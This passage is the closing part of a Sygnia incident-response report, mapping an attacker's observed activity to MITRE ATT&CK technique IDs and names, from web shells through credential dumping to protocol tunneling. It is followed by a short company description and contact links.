        b. T1505.003 – Web Shell
    II. T1136 – Create Account
4. Privilege Escalation
    I. T1134 - Access Token Manipulation
    II. T1574.002 - Hijack Execution Flow: DLL Side-Loading
5. Defense Evasion
    I. T1036 – Masquerading
        a. T1036.003 - Rename System Utilities
        b. T1036.005 - Match Legitimate Name or Location
    II. T1564.001 - Hide Artifacts: Hidden Files and Directories
    III. T1140 - Deobfuscate/Decode Files or Information
6. Credential Access
    I. T1552.001 - Unsecured Credentials: Credentials in Files
    II. T1003 - OS Credential Dumping
        a. T1003.001 – LSASS Memory
        b. T1003.001 – Security Account Manager

7. Discovery
    I. T1046 - Network Service Scanning
    II. T1135 - Network Share Discovery
    III. T1087.002 - Account Discovery: Domain Account
8. Lateral Movement
    I. T1021.002 - Remote Services: SMB/Windows Admin Shares
    II. T1570 - Lateral Tool Transfer
9. Collection
    I. T1560.001- Archive Collected Data: Archive via Utility
10. Command and Control
    I. T1572 - Protocol Tunneling
    II. T1090.001 - Proxy: Internal Proxy

Learn more about Sygnia's **Incident Response services**.
To talk to our experts about proactively building cyber resilience, please **contact us**.

About Sygnia

Sygnia is a Team8 and Temasek company, part of the ISTARI Collective. Sygnia provides incident response and cyber security consulting services, helping organizations worldwide to quickly contain and remediate attacks and proactively enhance their cyber resilience. The proven track record, commitment, and discretion have earned Sygnia the trust of security teams, senior executives, and management boards at leading organizations worldwide including many of the Fortune 500 companies.

For more information:
www.sygnia.co